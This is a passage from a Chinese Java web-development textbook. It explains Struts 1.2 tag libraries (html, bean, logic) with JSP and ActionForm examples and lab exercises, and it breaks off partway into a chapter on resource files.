本章首先讲解了 MVC 思想, 并与传统方法进行对比, 阐述该思想给软件开发带来的巨大好处。然后讲解了基于 MVC 思想的 Struts 框架, 并举例说明 Struts 框架下用例的开发方法。

## 14.6 上机习题

创建表格 T\_STUDENT, 包含 STUNO、STUNAME、STUSEX 三个列, 插入一些记录。

- (1) 编写学生资料模糊查询界面, 输入学生姓名的模糊资料, 在另外一个界面中显示所有学生的信息。要求使用 Struts 框架来实现。
- (2) 在第(1)题中, 学生信息后面增加一个“删除学生信息”链接, 单击, 可以将学生信息从数据库中删除。删除后跳转到模糊查询界面。要求使用 Struts 框架完成。

## 第 15 章

# Struts 标签库

建议学时：2

Struts 中提供了大量的标签库，方便程序的开发，在 JSP 中减少 Java 代码。本章将介绍 Struts 标签库及其中常用的标签。

## 15.1 认识 Struts 标签库

### 15.1.1 Struts 标签库简介

标签是 Struts 的一个特色。在 Struts 中，提供了几个标签库，每个标签库又包含了很多标签。这些标签可以使网页的开发更加简便，或者能在 JSP 中尽可能减少 Java 代码。不过，并不是所有的标签都需要掌握，本章主要介绍常用的一些标签。

本章创建 Web 项目 Prj15，然后在其中添加 Struts 1.2 框架支持。在添加了 Struts 框架支持后，WEB-INF 文件夹结构如图 15-1 所示。

该文件夹中，除了 struts-config.xml 配置文件之外，还多了几个后缀名为 tld 的文件。tld 是一个缩写，全称为 taglib description，意思是标签库定义文件。也就是说，Struts 框架根据功能已经分门别类地定义好了一些标签库，这些标签库中又含有很多标签，各种标签可以方便地供我们使用。

在这些标签库中，常用的主要有三个，它们分别为：

(1) struts-html taglib(html 标签库)：包含用来生成动态 HTML 用户界面和窗体的标签。

(2) struts-bean taglib(bean 标签库)：包含在访问 bean 和 bean 属性时使用的标签，也包含一些消息显示的标签。

(3) struts-logic taglib(逻辑标签库)：包含用来管理一些逻辑条件的标签，根据逻辑条件进行一些操作。




图 15-1 WEB-INF 文件夹结构

### 15.1.2 使用 Struts 1.2 标签库新建 JSP

首先在 WebRoot 目录下新建一个 JSP，新建 JSP 的对话框如图 15-2 所示。




图 15-2 新建 JSP

在对话框中有一个下拉菜单——Template to use，这个下拉菜单是让开发者选择新建该 JSP 页面所使用的模板，在之前的项目中，一般都是选择 Default JSP template，这是默认的最简单的模板，还有其他一些模板可以被使用，在这里选择 Standard JSP using Struts 1.2/1.3，这个模板指的是使用 Struts 1.2 或者 Struts 1.3 版本的页面。

单击 Finish 按钮，完成。打开新建的这个 JSP，去掉一些多余的代码，这时候，这个 JSP 页面的完整代码为：

```
MyJsp.jsp
<%@ page language="java" pageEncoding="gb2312" %>
<%@ taglib uri="http://struts.apache.org/tags-bean" prefix="bean" %>
<%@ taglib uri="http://struts.apache.org/tags-html" prefix="html" %>
<%@ taglib uri="http://struts.apache.org/tags-logic" prefix="logic" %>
<%@ taglib uri="http://struts.apache.org/tags-tiles" prefix="tiles" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html:html lang="true">
    <body>
        This a struts page. <br>
    </body>
</html:html>
```

这个 JSP 代码与传统的 JSP 有一些区别。主要是多了 4 条代码：

```
<%@ taglib uri="http://struts.apache.org/tags-bean" prefix="bean" %>
<%@ taglib uri="http://struts.apache.org/tags-html" prefix="html" %>
<%@ taglib uri="http://struts.apache.org/tags-logic" prefix="logic" %>
<%@ taglib uri="http://struts.apache.org/tags-tiles" prefix="tiles" %>
```

这 4 条代码的作用是导入 Struts 定义好的标签库，uri 属性是标签库的访问地址，prefix 是标签库中的标签在使用中的前缀。

#### ◆ 问答

问：JSP 中导入标签库的代码中，uri 的值可以随便写吗？prefix 的值呢？

答：uri 的值是不能随便写的，每个标签库都有一个唯一的 uri 与之对应；prefix 的值是可以随便写的，它只是标签使用时的前缀，可以更改。只是为了方便使用和交流，在此一般不改。如果前缀是 html，则 html 标签库中的标签可以写为<html:标签名称 />。

## 15.2 struts-html 输入标签的使用

下面使用一个案例来对 html 标签库进行讲解,该案例的情景是完成注册的功能,使用这个案例的原因是,在注册开发中,要使用到各种各样的 html 表单元素,方便讲解。

### 15.2.1 使用 struts-html 标签生成一个表单

Struts 提供了图形界面来开发 Action、ActionForm 和相应的 JSP。首先,打开 Struts 配置文件,进入图形化界面,右击,选择 New,出现如图 15-3 所示的几种选项。




图 15-3 图形界面

在该案例中,要用到表单,也就要用到 ActionForm,因此,选择“Form, Action and JSP”。然后进入新建 FormBean 对话框,如图 15-4 所示。




图 15-4 新建 FormBean

在该对话框中,Use case 的意思是用例,实际上就是动作。本案例中称这个用例为 reg。填写了 Use case 之后,系统会自动生成一个 ActionForm 和 Action。

Form Impl 选择 New FormBean,Superclass(父类)选择 org.apache.struts.action.ActionForm。在该对话框中的底部,选择 JSP,如图 15-5 所示。




图 15-5 选择 JSP



New JSP Path 是指新建的 JSP 的路径, 将其放在项目的根目录下面, 可确定为: “/reg.jsp”。

单击 Next 按钮, 生成 Action, 如图 15-6 所示。




图 15-6 生成 Action

该对话框是新建 Action 的对话框, 这里的 Path 就是 Action 在 Struts 配置文件中的 path 属性, Type 就是 Action 的路径, 这里使用系统默认的值就可以了。单击 Finish 按钮, 就可以自动生成“prj15.action.RegAction”、“prj15.form.RegForm”和“reg.jsp”, 并对它们进行配置。读者可以查看项目结构。

打开 reg.jsp, 代码改为:

```

reg.jsp
<%@ page language="java" pageEncoding="gb2312" %>
<%@ taglib uri="http://struts.apache.org/tags-bean" prefix="bean" %>
<%@ taglib uri="http://struts.apache.org/tags-html" prefix="html" %>
<html>
    <body>
        <html:form action="/reg">
            <html:submit/><html:cancel/>
        </html:form>
    </body>
</html>

```

运行效果如图 15-7 所示。

图 15-7 表单运行效果

在 reg.jsp 中,系统已经自动为我们生成了一个表单,但是,这个表单不能输入任何内容。生成表单的标签为<html:form>,它有两个常用的属性:action 和 method,它们代表的含义和<form>的含义是一样的。action 表示表单提交到的地址,method 表示提交方式。

但是,Struts 标签生成表单和用传统方法生成表单的方式是有区别的。传统方法生成的表单可以不指定 action 属性,表示提交到当前页面,但是用 Struts 标签生成的标签却不能不指定,否则会报错。另外,传统的表单 action 属性应该包含项目名称,它开头的“/”表示的是服务器的根目录,如 action="/Prj15/reg.do",而用 Struts 标签生成的表单,开头的“/”表示的是项目的虚拟路径。所以在这里,生成表单的 action 为 action="/reg.do"。

在客户端查看该网页的源代码,源代码中生成表单的代码为:

```
< form name = "regForm" method = "post" action = "/Prj15/reg.do">
</form>
```

这说明,服务器端通过该 Struts 标签向客户端输出了传统表单。

### 15.2.2 struts-html 简单输入标签的使用

html 标签库可用于生成各种表单元素。在表单元素中,使用频率最高的就是文本框。struts-html 中生成文本框的标签为<html:text>,它的常用属性有以下几个。

- (1) property,用来指定输入框的名称,和传统表单元素的 name 属性基本相同。
- (2) value,用来设定初始值。

下面来编写一个最简单的文本框表单元素,“reg.jsp”代码为:

```
reg.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<%@ taglib uri = "http://struts.apache.org/tags-bean" prefix = "bean" %>
<%@ taglib uri = "http://struts.apache.org/tags-html" prefix = "html" %>
<html>
    <body>
        <html:form action = "/reg">
            请您输入账号(文本框):< html:text property = "account"></html:text >< BR >
            < html:submit />< html:cancel />
        </html:form>
    </body>
</html>
```

部署,测试“reg.jsp”,页面报错,显示错误原因如下:

```
No getter method for property: "account" of bean: "prj15.form.RegForm"
```

这个错误的意思是指 account 这个属性在 RegForm 里面没有 getter 方法。也就是说,必须在对应的 ActionForm 里面定义同名属性,并为它添加 setter 和 getter 方法,现在就为这个表单元素添加同名属性和 getter、setter 方法。代码如下:

```
RegForm.java
...
public class RegForm extends ActionForm{
    private String account;
```



```

public String getAccount() {
    return account;
}
public void setAccount(String account) {
    this.account = account;
}
...

```

这样网页就可以正常运行了。因此,一般情况下,应该在 `ActionForm` 中定义和表单元素同名的属性。这一点是与传统表单不一样的地方,第 14 章讲过,用传统方法开发的表单是可以不定义同名属性的,甚至可以不用 `ActionForm` 直接提交给 `Action`。

在 Web 页面开发中,还有几个标签,它们的功能与文本框不一样,但是使用方法基本相同。这些标签包括以下几种。

- (1) `<html:password>`: 密码框。
- (2) `<html: textarea>`: 多行文本框。主要有 `property`、`rows`、`cols` 几个属性。`property` 的意义与文本框的相同,`rows` 用来设置行数,`cols` 用来设置列数。
- (3) `<html:hidden>`: 隐藏表单域。
- (4) `<html:radio>`: 单选按钮。主要有 `property`、`value` 两个属性,`value` 是指选定提交后传给服务器的值,不能使用 `checked` 来设置初始值,只能使用 `ActionForm` 中属性定义来设置初始值。
- (5) `<html:select>`: 下拉菜单。主要有 `property` 属性和 `value` 属性。`<html:option>` 为菜单元素,有 `value` 属性,表示选定提交时传给服务器的值。

这些标签不再进行一一讲解,下面总地编写一个含有这几种表单元素的注册案例来说明这几个标签。在“reg.jsp”中添加这几种表单元素,“reg.jsp”生成表单的代码为:

```

reg.jsp
...
<html:form action = "/reg.do">
    请您输入账号(文本框):<html:text property = "account"></html:text><BR>
    请您输入密码(密码框):
        <html:password property = "password"></html:password><BR>
    请您输入个人信息(多行文本框):<BR>
        <html:textarea property = "info" rows = "5" cols = "40" value = ""></html:textarea><BR>
        <html:hidden property = "hiddenInfo" value = "Welcome"/><BR>
    选择性别(单选按钮):
        <html:radio property = "sex" value = "boy"></html:radio>男
        <html:radio property = "sex" value = "girl"></html:radio>女<BR>
    选择籍贯(下拉菜单):
        <html:select property = "home" value = "hubei">
            <html:option value = "hunan">湖南</html:option>
            <html:option value = "hubei">湖北</html:option>
            <html:option value = "beijing">北京</html:option>
        </html:select><BR>
        <br><html:submit value = "提交注册信息"></html:submit>
</html:form>
...

```

在 RegForm 中要分别定义与表单元素 property 的值相同的属性，并为它们添加 getter、setter 函数，代码为：

```
RegForm.java
public class RegForm extends ActionForm {
    private String account;
    private String password;
    private String info;
    private String hiddenInfo;
    private String sex = "boy";      //设定初始值
    private String home;
    ... 各属性对应的 getter、setter 函数
}
```

重新部署这个项目，运行“reg.jsp”页面，页面显示如图 15-8 所示。

可以看到，“性别(单选按钮)”由于 RegForm 中的 sex 初始值为 boy，所以默认选择了男，而“籍贯(下拉菜单)”使用了 value 属性来设置初始值。

The screenshot shows a registration form with the following fields:

- 请您输入账号(文本框): [Text Input]
- 请您输入密码(密码框): [Text Input]
- 请您输入个人信息(多行文本框): [Text Area]
- 选择性别(单选按钮):  男  女
- 选择籍贯(下拉菜单): [Select Box] (Hubei is selected)
- 

图 15-8 表单效果

### 15.2.3 struts-html 复杂输入标签的使用

前面的几个标签都比较简单，下面来讲解几个比较复杂的输入标签。

第一个就是<html:multibox>：复选框，它常用的属性有 property 和 value。对于具有相同含义的成组复选框，一般将它们的 property 属性设置成相同的值，此时获取的数据应该是数组类型。下面就以选择爱好为例做一个成组复选框，代码如下：

```
reg.jsp
...
选择爱好(复选框):
<html:multibox property="fav" value="sing"></html:multibox>唱歌
<html:multibox property="fav" value="dance"></html:multibox>跳舞
<html:multibox property="fav" value="ball"></html:multibox>打球
<html:multibox property="fav" value="swim"></html:multibox>游泳<BR>
...

```

自然地，要在 RegForm 中添加一个同名的属性，它的数据类型应该是字符串数组，并为它添加 getter、setter 函数。在此给它一个初始值：sing，对应的代码为：

```
RegForm.java
private String[] fav = {"sing"};
public String[] getFav() {
    return fav;
}
public void setFav(String[] fav) {
    this.fav = fav;
}
```

此时注册页面选择爱好的显示效果如图 15-9 所示。



| 选择爱好(复选框):  唱歌  跳舞  打球  游泳

图 15-9 reg.jsp 显示效果

从代码中可以看出,复选框可以通过在 ActionForm 中设置初始值的方法来设置表单元素的初始值。

multibox 一般情况下适合成组复选框,在 Struts 中,如果单个复选框使用,如选择“是否为会员”,则使用<html:checkbox>。读者可以自行测试。

和复选框类似的表单元素还有列表框,实际上只是在<html:select>标签中设置了它的行数 size 属性和 multiple(多选支持)。

下面添加一个多选列表框,用来选择喜爱的书本,reg.jsp 中生成多选列表框的代码为:

```
...
选择您喜爱的书本(多选列表框):
<html:select property = "books" multiple = "true" size = "5">
    <html:option value = "sanguo">三国</html:option>
    <html:option value = "xiyouji">西游记</html:option>
    <html:option value = "shuihu">水浒</html:option>
    <html:option value = "hongloumeng">红楼梦</html:option>
</html:select>
...
```

在 RegForm 中,添加同名数组属性即可:

```
...
private String[] books = {"sanguo", "hongloumeng"};
...     getter、setter 函数
...
```

### 15.3 struts-bean 标签库的使用

struts-bean 标签库包含访问 bean 和 bean 属性时使用的标签,也包含一些消息显示的标签。由于该标签库中的标签可以用 EL 和 JSTL 实现,因此,此处仅作简介。常见的标签有如下几种。

#### 1. <bean:parameter>

<bean:parameter>标签用于获取参数,得到参数值并存入变量,它的常用属性有两个: name 和 id。name 为参数名,id 为参数值存放的变量。

#### 2. <bean:write>

<bean:write>标签用于进行输出。它常用的属性有两个: name、property。其中, name 属性表示要显示的变量内容,如果变量是一个 JavaBean,还可以通过 property 指定需要显示的属性。注意,该变量可以自动从 page-request-session-application 中寻找。

建立“bean1.jsp”，代码为：

```
bean1.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<%@ taglib uri = "http://struts.apache.org/tags-bean" prefix = "bean" %>
<%@ taglib uri = "http://struts.apache.org/tags-html" prefix = "html" %>
<html>
  <body>
    <bean:parameter name = "msg" id = "str"/>
    <bean:write name = "str"/>
  </body>
</html>
```

运行 `http://localhost:8080/Prj15/bean1.jsp?msg=welcome`，显示效果如图 15-10 所示。

实际上，`<bean:write>`这个标签的功能是很强大的，它不仅可以显示一些简单数据，还可以显示一些复杂的数据，比如显示 JavaBean 的属性，可以用 `property` 属性来完成。

`<bean write>`还有一个属性：`filter`。该属性如果为 `true`，就将内容原样在网页上显示，否则按照 HTML 解释之后显示。默认为 `true`。

如下例子：

```
bean2.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<%@ taglib uri = "http://struts.apache.org/tags-bean" prefix = "bean" %>
<%@ taglib uri = "http://struts.apache.org/tags-html" prefix = "html" %>
<html>
  <body>
    <% session.setAttribute("msg", "<B>Welcome</B>"); %>
    <bean:write name = "msg"/>
  </body>
</html>
```

运行程序，显示效果如图 15-11 所示。

如果将`<bean:write>`代码改为：`<bean:write name="msg" filter="false"/>`，则效果如图 15-12 所示。




图 15-11 bean2.jsp 显示效果(1)




图 15-12 bean2.jsp 显示效果(2)

### 3. `<bean:cookie>`

`<bean:cookie>`用来读取 Cookie 的值并显示，它主要有两个属性：`id`、`name`。`id` 将找到的 Cookie 赋值给一个变量名，`name` 寻找 Cookie 的名称。下面显示了用该标签读 Cookie 的过程。



```

bean3.jsp

<%@ page language = "java" pageEncoding = "gb2312" %>
<%@ taglib uri = "http://struts.apache.org/tags-bean" prefix = "bean" %>
<%@ taglib uri = "http://struts.apache.org/tags-html" prefix = "html" %>
<html>
    <body>
        <bean:cookie name = "account" id = "cookie1"/>
        <bean:write name = "cookie1" property = "value"/>
    </body>
</html>

```

该代码中，显示了名为 account 的 Cookie 的值。

## 15.4 struts-logic 标签库的使用

### 15.4.1 struts-logic 标签库简介

struts-logic 标签库，包含的标签用来根据条件生成输出文本，实现其他一些控制流程。它是一个使用频率很高的标签库，使用它可以完成判断、遍历等流程控制。不过，由于该标签库中的标签大多数都可以用 JSTL 实现，因此，此处仅作简介。

这个标签库中的常用标签主要分为三种：比较运算标签、存在性判断标签和遍历标签。

### 15.4.2 struts-logic 比较运算标签的使用

比较运算标签是对某些对象进行比较，相当于 if 语句。在 Struts 内，可以比较相等、不相等、大于、小于、大于等于、小于等于等情况。

这类标签有以下几种。

(1) <logic:equal>：如果常量与被定义的实体相等，返回 true，它根据用到的属性又分为 4 种情况：

- ① name 和 value：判断 name 指向的变量的值是否等于 value。
- ② cookie 和 value：判断指定 Cookie 的值是否等于 value。
- ③ parameter 和 value：判断某个参数 parameter 是否等于 value。
- ④ name、property 和 value：判断 name 指定的 JavaBean 的 property 属性值是否等于 value。

(2) <logic:notEqual>：如果常量与被定义的实体不相等，返回 true。

(3) <logic:greaterEqual>：如果常量大于等于被定义的实体，返回 true；

(4) <logic:lessEqual>：如果常量小于等于被定义的实体，返回 true；

(5) <logic:lessThan>：如果常量小于被定义的实体，返回 true；

(6) <logic:greaterThan>：如果常量大于被定义的实体，返回 true。

比如，如下代码就是判断参数 param 的值是否等于“0001”，如果是，显示 OK。

```

...
<bean:parameter id = "str" name = "param"/>
<logic:equal name = "str" value = "0001">
    OK
</logic:equal>
...

```

或者

```

...
<logic:equal parameter = "str" value = "0001">
    OK
</logic:equal>
...

```

### 15.4.3 struts-logic 存在性判断标签的使用

存在性判断,是判断一个角色存在与否。这类标签有两个。

(1) <logic:present>: 判断角色是否存在,它根据用到的属性又分为 4 种情况。

- ① name: 判断 name 指定的变量或者 bean 是否存在。
- ② cookie: 判断某 Cookie 是否存在。
- ③ parameter: 判断某个请求参数是否存在。
- ④ name 和 property: 判断 name 指向的 JavaBean 的 property 属性是否存在。

(2) <logic:notPresent>: 判断角色是否不存在。

这两个标签的用法基本上相同,比如,如下代码可以判断一个 Cookie 是否存在,如果存在,则显示一条信息:

```

<logic:present cookie = "username">
    存在名为 username 的 Cookie
</logic:present>

```

### 15.4.4 struts-logic 遍历标签的使用

遍历标签使用较多,它主要是对集合里面的内容进行遍历。遍历标签最常见的的是<logic:iterate>。它有如下属性选择。

- (1) name 和 id: 遍历名为 name 的集合,遍历时将每个元素放入 id 指定的变量。
- (2) name、property 和 id: 遍历 name 指向的 JavaBean 中的 property 集合属性,遍历时将每个元素放入 id 指定的变量。

下面用一个例子来说明:

```

logic1.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<%@page import = "java.util.ArrayList" %>
<%@ taglib uri = "http://struts.apache.org/tags-bean" prefix = "bean" %>
<%@ taglib uri = "http://struts.apache.org/tags-logic" prefix = "logic" %>
<html>

```



```

<%>
ArrayList books = new ArrayList();
books.add("三国演义");
books.add("水浒传");
books.add("西游记");
session.setAttribute("books", books);
%>
<logic:iterate id="book" name="books">
    <bean:write name="book"/>
</logic:iterate>
</html>

```

访问效果如图 15-13 所示。

三国演义 水浒传 西游记

图 15-13 访问效果

## 15.5 本章总结

本章介绍了 Struts 的三个比较重要的标签库：html、bean、logic，以及各个标签库中常用的标签。由于很多标签可以用 JSTL 实现，因此，用户在使用时可以根据自身知识结构选择相应的方法。

## 15.6 上机习题

建立一个表 T\_CUSTOMER，包含 ACCOUNT、PASSWORD、CNAME 三个列。

(1) 编写一个注册页面，使用 html 标签库中的标签，输入账号、密码、确认密码、姓名，完成注册的功能，注意，重复账号不能注册。

建立一个表 T\_STUDENT，包含 STUNO、STUNAME、STUSEX 三个列。插入一些数据。

(2) 用 Struts 实现：输入学生姓名的模糊资料，能够显示相应学生的信息，要求使用 bean 标签库和 logic 标签库。

## 第 16 章

# Struts 资源文件和错误处理

建议学时：2

资源文件在 Web 开发中使用较多，本章将首先讲解资源文件的使用；基于 Struts 框架进行开发时，可能需要针对用户的输入，提供一些错误提示，本章还将讲解 Struts 框架中对错误处理的一些特有的机制。

## 16.1 Struts 资源文件的使用方法

### 16.1.1 认识 Struts 资源文件

Struts 的资源文件，不但可以很好地给 Web 应用提供国际化支持，而且在 Struts 错误处理中起到重要的作用。

首先，在 MyEclipse 中新建一个 Web 项目 Prj16，并且在该项目中，添加 Struts 1.2 框架支持。打开 Struts 配置文件的代码：

```
struts - config.xml
<?xml version = "1.0" encoding = "UTF - 8"?>
<!DOCTYPE struts - config PUBLIC " - //Apache Software Foundation//DTD Struts Configuration
1.2//EN" "http://struts.apache.org/dtds/struts - config_1_2.dtd">
<struts - config>
    <data - sources />
    <form - beans />
    <global - exceptions />
    <global - forwards />
    <action - mappings />
    <message - resources parameter = "prj16.ApplicationResources" />
</struts - config>
```

此时，Struts 配置文件中间几行都是空的标签，但是最后一行具有内容：

```
<message - resources parameter = "prj16.ApplicationResources" />
```

该行指定了项目中的消息资源，它的 parameter 参数的值应该是 prj16 包里的一个文件名。打开项目结构，prj16 包里的内容如图 16-1 所示。

prj16 包里面含有文件“ApplicationResources.properties”，该文件就是 Struts 文件默

认的资源文件。实际上,还可以有其他的资源文件,这将在后面的篇幅中讲解。打开这个资源文件,默认情况下,里面什么内容都没有。如果输入一段文字,可以保存,但是不能保存中文内容。

为了使资源文件可以显示中文,可以修改资源文件的编码。方法是右击资源文件,选择 Properties 菜单,打开,出现一个设置资源文件属性的窗口,在 Text file encoding 中,可以设置资源文件的编码,在此设置为 gb2312。界面如图 16-2 所示。




图 16-2 修改资源文件的编码

资源文件的写法有如下规定。

(1) 行注释用 # 开头。如“# 这是一个资源文件”,表示该行是注释,效果如下:

```
ApplicationResources.properties
#这是一个资源文件
```

(2) 内容用 key=value 表示,写在一行中。其中 key 表示消息的标记,value 为消息内容。如“info=欢迎光临”,表示定义了一个值为“欢迎光临”的消息资源, key 为 info, 效果如下:

```
ApplicationResources.properties
#这是一个资源文件
info=欢迎光临
```

这个资源文件有什么用呢?下面使用一个案例来讲解这个问题。

### 16.1.2 Struts 默认资源文件的使用方法

本节使用一个登录用例来说明问题。该用例名称为 login,用可视化界面为它创建相应的 Action、ActionForm 和 JSP。在 ActionForm 中添加两个属性: account 和 password。这时候,让系统自动创建一个 JSP,这个 JSP 页面中含有一个表单。项目结构如图 16-3 所示。

将 login.jsp 的代码改为:

```
login.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<%@ taglib uri = "http://struts.apache.org/tags-html" prefix = "html" %>
<html>
    <body>
        <html:form action = "/login">
            Please input your account: <html:text property = "account"/><br/>
            Please input your password: <html:password property = "password"/><br/>
        <html:submit/><html:cancel/>
```



图 16-1 prj16 包中的内容

